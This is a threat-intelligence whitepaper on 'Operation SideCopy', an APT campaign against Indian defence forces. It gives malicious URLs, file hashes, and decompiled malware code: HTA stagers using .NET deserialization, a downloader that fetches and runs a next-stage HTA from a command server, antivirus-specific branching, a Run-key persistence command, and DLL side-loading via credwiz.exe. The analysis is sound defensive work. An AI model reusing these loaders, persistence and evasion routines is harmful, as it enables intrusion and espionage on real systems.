SEQRITE
Enterprise Cybersecurity Solutions by Quick Heal

Operation SideCopy

*An insight into **Transparent Tribe**'s sub-division which has been incorrectly attributed for years*

A report by Quick Heal Technologies Limited, India

Whitepaper

Authors: Kalpesh Mantri, Principal Security Researcher | Pawan Chaudhari, Threat Research Scientist | Goutam Tripathy, Senior Security Researcher

Introduction

Quick Heal's threat intelligence team recently uncovered evidence of an advanced persistent threat (APT) against Indian defence forces. Our analysis shows that many old campaigns and attacks in the past one year relate to 'Operation SideCopy' by common IOCs. The background and analysis in this paper provide complete forensic and useful details of our current research on the malware in this operation.

Key Findings

- Operation SideCopy is active from early 2019, till date.
- This cyber-operation has been only targeting Indian defence forces and armed forces personnel.
- Malware modules seen are constantly under development and updated modules are released after a reconnaissance of victim data.
- Actors are keeping track of malware detections and updating modules when detected by Anti-Virus solutions.
- Almost all CnC Servers belongs to Contabo GmbH and server names are similar to machine names found in the Transparent Tribe report.
- This threat actor is misleading the security community by copying TTPs that point at Sidewinder APT group.
- We believe that this threat actor has links with Transparent Tribe APT group.

Summary

A couple of months ago, Quick Heal's Next-Gen Behavioural Detection System alerted on a few processes executing HTA from few non-reputed websites.

We have made a list of URLs, connected from mshta.exe, across multiple customers:

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/Armed-Forces-Spl-Allowance-Order/html/

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/Defence-Production-Policy-2020/html/

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/Images/8534

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/IncidentReport/html/

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/ParaMil-Forces-Spl-Allowance-Order/html/

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/Req-Data/html

hxxps://demo[.]smart-hospital[.]in/uploads/staff_documents/19/Sheet_Roll/html

hxxps://demo[.]smart-school[.]in/uploads/staff_documents/9/Sheet_Roll/html

hxxps://demo[.]smart-school[.]in/uploads/student_documents/12/css/

hxxps://drivetoshare[.]com/mod[.]gov[.]in_dod_sites_default_files_Revisedrates/html

The highlighted ones were sent to targets across Indian defence units and armed forces individuals.


We started tracking this campaign as it was targeting critical Indian organizations.

Traces of this operation can be tracked from early 2019 till date. Till now, we have observed three infection chain processes.


Initial infection vector in two of the chains was LNK file, that came from a malspam. But in one case, we saw attackers making use of template injection attack and equation editor vulnerability (CVE-2017-11882) as the initial infection vector. Though the initial infection vector is different in the third case, the final payload is similar to the first two chains.

Below images will provide an overview of malware infection in victim machines.


Infection Chain – Version 1:



Infection Chain – Version 2:



Infection Chain – Version 3:



Initial Infection Vector: LNK

The victim receives LNK files, compressed into ZIP/RAR via emails. These files are shortcuts executing mshta.exe and providing remote HTA URL as the parameter. LNKs have a double extension with document icons, to trick the victim into opening the file. Victims just have to execute LNK files and rest all modules follow in background.




Image 1: Malicious lnk to launch mshta.exe

Initial Infection Vector: Template Injection





Image 2 : Contents of settings.xml.rels

Decoy Documents/Images:

Names of initial infection LNKs/Documents seems to be quite realistic and lure the victim into opening it. And as the same say, the contents of decoy are related. Some sample decoy that we saw are:



GOVERNMENT OF INDIA

MINISTRY OF DEFENCE

DEFENCE

PRODUCTION

POLICY

DEPARTMENT OF DEFENCE PRODUCTION

DEFENCE PRODUCTION POLICY

Self-reliance in Defence is of vital importance for both strategic and economic reasons and has therefore been an important guiding principle for the Government since Independence. Accordingly, Government have, over the years assiduously built up capabilities in Defence R&D, Ordnance factories and Defence PSUs to provide our Armed forces with weapons/ ammunition/ equipment/ platforms and systems that they need for the defence of our country. Government considers that the industrial and technological growth in the past decades has made it possible to achieve this objective by harnessing the emerging dynamism of the Indian industry along with the capabilities available in the academia as well as research and development Institutions.

2. Consequently, after careful consideration and in consultation with all stakeholders, Government have decided to put in place a Defence Production Policy. The objectives of the Policy are to achieve substantive self reliance in the design, developmentand production ofequipment/ weapon systems/ platforms required for defence in as early a time frame as possible; to create conditions conductive for the private industry to take an active role in this endeavour; to enhance potential of SMEs in indigenization and to broaden the defence R&D base of the country. However, while pursuing the above objectives, the overall aim of ensuring that our forces have an edge over our potential adversaries at all times – in immediate terms as well as in sustainability – will be ensured. Accordingly, Government have decided that:-

Image 3: Decoy document dropped by “Defence-Production-Policy-2020.docx.lnk”

Image 4: Decoy image dropped by “Image-8534-2020.jpg.lnk”

Looking at first decoy (Image 3), the victim seems to be a target that is interested in Indian defence news.

The second decoy (Image 4) looks more of a honeytrap image. It is similar to a recent campaign that we uncovered a few months ago.

Toolkit for both HTA-Stagers

Stage-1 and Stage-2 HTA files seem to be created using CACTUSTORCH toolkit, which is available on GitHub.

https://github.com/mdsecactivebreach/CACTUSTORCH

CactusTorch is inspired by StarFighters and uses the DotNetToJScript tool. It loads and executes malicious .NET assemblies directly from memory. Similar to other fileless attack techniques, DotNetToJScript does not write any part of the malicious .NET assembly on the victim machine. This blog contains good insight into how this toolkit works.

Stage-1 HTA:

Stage-1 HTA	
MD5	A7C9018A5041F2D839F0EC2AB7657DCF
SHA256	C4A75A64F19BD594B4BB283452D0A98B6E6E86566E24D820BFB7B403E72F84E2

This HTA file is remotely downloaded via one of the URLs given in summary.

It has 2 embedded files; a decoy document (can be an image file) and a DotNET module named 'hta.dll'. DotNET serialization is used to execute 'hta.dll' module.

The first section in this HTA file checks for installed DotNET version and creates a file at 'C:\ProgramData\script.js'. This JS file is responsible for restarting victim machine so that no traces of running mshta.exe can be found.

```
 window.resizeTo(0,0);
 function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;
var fso  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
if(!fso.FileExists("C://ProgramData//script.js"))
{
        var fh = fso.CreateTextFile("C://ProgramData//script.js", 2, true);
        fh.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(900000);var
        exec = shell.Exec('cmd.exe /k shutdown /r /t
        0');exec.StdIn.Close();");fh.Close();shell.run("C://ProgramData//script.js", 1);
}

}
```

The second section contains deserialization of DotNET object module to execute decoy document and download next HTA components.

```
var fire = 'StrikeBack';
</script>

<script language="javascript">
try {
    setversion();
    var Streamline = base64ToStream(pa);
    var fireline = new
    ActiveXObject('System.Runtime.Serialization.For'+'matters.Binary.BinaryFormatter');
    var arraylist = new ActiveXObject('System.Collections.ArrayList');
    var d = fireline.Deserialize_2(Streamline);
    arraylist.Add(undefined);
    var realObject = d.DynamicInvoke(arraylist.ToArray()).CreateInstance(fire);
    realObject.RealStPrickBack(da,"Defence-Production-Policy-2020.docx")} catch (e) {}
finally{window.close();}
</script>
```

The functionality of embedded DotNET module named 'hta.dll' can be seen using dnSpy tool. Looking at code, we can see that the malware modules are constantly under development.




Image 5: Functions of hta.dll in #2019




Image 6: Functions of hta.dll in later versions

It executes Decoy file from %temp% folder.

```
public class StrikeBack
{
    // Decoy Document, Filename are passed as parameters via HTA file
    public void RealStPrickBack(string data, string fileName)
    {
        try
        {
            string tempPath = Path.GetTempPath();
            byte[] bytes = Encoding.Default.GetBytes(data);
            string @string = Encoding.Default.GetString(bytes);
            string s = this.decompressData(@string);     //B64 + GZipStream decoding
            File.WriteAllBytes(tempPath + fileName, Encoding.Default.GetBytes(s));
            Process.Start(tempPath + fileName);      // Execute Decoy Document
            this.getThridStrike();       // Download later stage file
        }
        catch (FileNotFoundException)
        {
            Console.WriteLine("Error: Specified file cannot be found.");
        }
    }
```

It then downloads the later stage HTA — next stage HTA is decompressed in the same way as decoy document i.e. Base64 + GZip decoding is done to get Stage-2 HTA file.

```
public void getThridStrike()
{
    string text = "C:\\ProgramData\\Adobe\\";
    string text2 = "C:\\ProgramData\\Adobe\\tmpHta1.hta";
    bool flag = !Directory.Exists(text);
    if (flag)
    {
        Directory.CreateDirectory(text);
    }
    using (Process process = new Process())
    {
        process.StartInfo.Arguments = "https://demo.smart-hospital.in/uploads/staff_documents/18/h-xmlhttp/";
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.FileName = "C:\\Windows\\System32\\mshta.exe";
        process.StartInfo.CreateNoWindow = false;
        process.Start();
    }
    using (WebClient webClient = new WebClient())
    {
        try
        {
            webClient.DownloadFile("https://demo.smart-hospital.in/uploads/staff_documents/18/html/", text + "tempfile1.txt");
        }
        catch (Exception ex)
        {
        }
    }
    string compressedText = File.ReadAllText(text + "tempfile1.txt");
    string s = this.decompressData(compressedText);
    bool flag2 = !Directory.Exists(text);
    if (flag2)
    {
        Directory.CreateDirectory(text);
    }
    try
    {
        File.WriteAllBytes(text2, Encoding.Default.GetBytes(s));
    }
    catch (IOException ex2)
    {
    }
    Process.Start(text2);
```

Stage-2 HTA	
MD5	18FB04B37C7A6106FB40C5AAFDDD8935
SHA256	DD0762FC58ACB30F75B0A2A14DBEF2CCDA553EA9DDE08A180C60CD4113E1A506

Stage-2 HTA is nearly similar to Stage-1 HTA but has more embedded modules. Stage-2 HTA again uses DotNET serialization to execute embedded components with file-less technique.

At first, it checks for installed DotNET version:

```
var taaaaaaargeeeeeeet = 'DraftingPad';
</script>
<script language="vbscript">
function reading ()
    On Error Resume Next
    Const HKEY_LOCAL_MACHINE =&H80000002
    Set ObjectiveRagVeluеee = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
    If ObjectiveRagVeluеee.EnumKey(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\", "", "") =
     0 Then
        reading = "v4.0.30319"
    Else
        reading = "v2.0.50727"
    End If
end function
</script>
<script language="javascript">
try {
    var ObjectiveReagValStranger = new ActiveXObject('WScript.Shell');
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    ObjectiveReagValStranger.Environment('Process')('COMPLUS_Version') = veersion;
```

Later it checks for installed Antivirus product and passes all information to serialized DotNet module named ‘preBotHta.dll’.

```
    var WaMISeerviceObjective = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var WaMIQuueryReesult = WaMISeerviceObjective.ExecQuery("Select * From AntiVirusProduct", null, 48);
    var WamiObjectiveListre = new Enumerator(WaMIQuueryReesult);
    var xayi = "";
    for (; !WamiObjectiveListre.atEnd(); WamiObjectiveListre.moveNext()) {
    xayi += (WamiObjectiveListre.item().displayName + ' ' + WamiObjectiveListre.item().productState).
    replace(" ", "");
    xayi += "&";
    }
    var DaLLiPlaiinByttes = bazSixFerToStreeeeamStranger(InMomemerandum);
    var RuntimeSerializationObject = new ActiveXObject('System.Runtime.Serialization.For' +
    'matters.Binary.BinaryFormatter');
    var kollectionsArrayListObjective = new ActiveXObject('System.Collections.ArrayList');
    var DPB = RuntimeSerializationObject.Deserialize_2(DaLLiPlaiinByttes);
    kollectionsArrayListObjective.Add(undefined);
    var reouseObjective = DPB.DynamicInvoke(kollectionsArrayListObjective.ToArray()).CreateInstance(
    taaaaaaargeeeeeeet);

    reouseObjective.PinkAgain(aeeeeeeeex,addle,xayi);
    window.close();
} catch (e) {}
```

All embedded files and AV list are passed to ‘preBotHta.dll’.


```
reouseObjective.PinkAgain(aeeeeeeeex,addle,xayi);
window.close();
```

exeModule


dllModule

AV_List

The functionality of ‘preBotHta.dll’ can be seen via dnSpy tool. As we can see, none of the functions are obfuscated. Similar to ‘hta.dll’, this malware module is also constantly under development as can be seen below.



“preBotHta.dll” during #2019



“preBotHta.dll” during #2020

PinkAgain() function checks for available AntiVirus installed at victim machine and saves backdoor module accordingly. These AVs are widespread and popular in India.

```
public class DraftingPad
{
    // Token: 0x06000002 RID: 2 RVA: 0x0000205C File Offset: 0x0000025C
    public void PinkAgain(string exeBytes, string dllBytes, string av)
    {
        try
        {
            bool flag = av.Contains("Kaspersky");
            bool flag2 = av.Contains("Quick");
            bool flag3 = av.Contains("Avast");
            bool flag4 = av.Contains("Avira");
            bool flag5 = av.Contains("Bitdefender");
            bool flag6 = av.Contains("WindowsDefender");
            bool flag7 = flag;
            if (flag7)
            {
                this.activeKasperksy(exeBytes, dllBytes);
            }
            else
            {
                bool flag8 = flag3;
                if (flag8)
                {
                    this.activeAvast(exeBytes, dllBytes);
```

Other functionality includes:

- Copying "Credwiz.exe" (legit) from system32/SysWOW64 folder to "C:\ProgramData\Adobe\credwiz.exe"
- Drop Object1 from HTA into "C:\ProgramData\Adobe\DUser.dll"
- Drop and execute BAT file for persistence at "C:\ProgramData\Adobe\addreg.bat"
- Drop Object2 from HTA into "%temp%\MicroSoft\winms.exe"
- Execute "Credwiz.exe"

```
string text = "C:\\Windows\\SysWOW64\\Credwiz.exe";
string text2 = "C:\\ProgramData\\Adobe\\";
bool flag = !Directory.Exists(text2);
if (flag)
{
    Directory.CreateDirectory(text2);
}
bool flag2 = File.Exists(text);
if (flag2)
{
    File.Copy(text, text2 + "credwiz.exe", true);
}
else
{
    try
    {
        File.Copy("C:\\Windows\\System32\\credwiz.exe", text2 + "credwiz.exe", true);
    }
    catch (IOException ex)
    {
    }
}
this.CopyDLL(dllBytes);
this.avastwork();
this.CopyExe(exeBytes);
Thread.Sleep(180000);
```

Image 7: credwiz.exe copying code in 'preBotHta.dll'

BAT module:

BAT file adds registry entry into Run folder. Thus running credwiz.exe on the machine on every startup.

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "softWiz" /t REG_SZ /F /D
"C:\ProgramData\Adobe\credwiz.exe"
```

Image: Content of BAT file

Script.js file:

This file is executed via cmd.exe to restart victim machine. Contents of this file are:

```
var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(900000);var exec = shell.Exec
('cmd.exe /k shutdown /r /t 0');exec.StdIn.Close();
```

Side-Loading technique:

credwiz.exe	
MD5	15CF85C3D904A7D8650164B0B831A318
SHA256	17EABFB88A164AA95731F198BD69A7285CC7F64ACD7C289062CD3979A4A2F5BF

"Credwiz.exe" is a legit windows file copied from system32/SysWOW64 folder to "C:\ProgramData\Adobe\credwiz.exe".

When this file gets executed, it will side-load malicious duser.dll file which is dropped in the same folder.

DUser.dll	(version 1)
MD5	AC4A8D82D91286D5E0F59B85C8975DF8
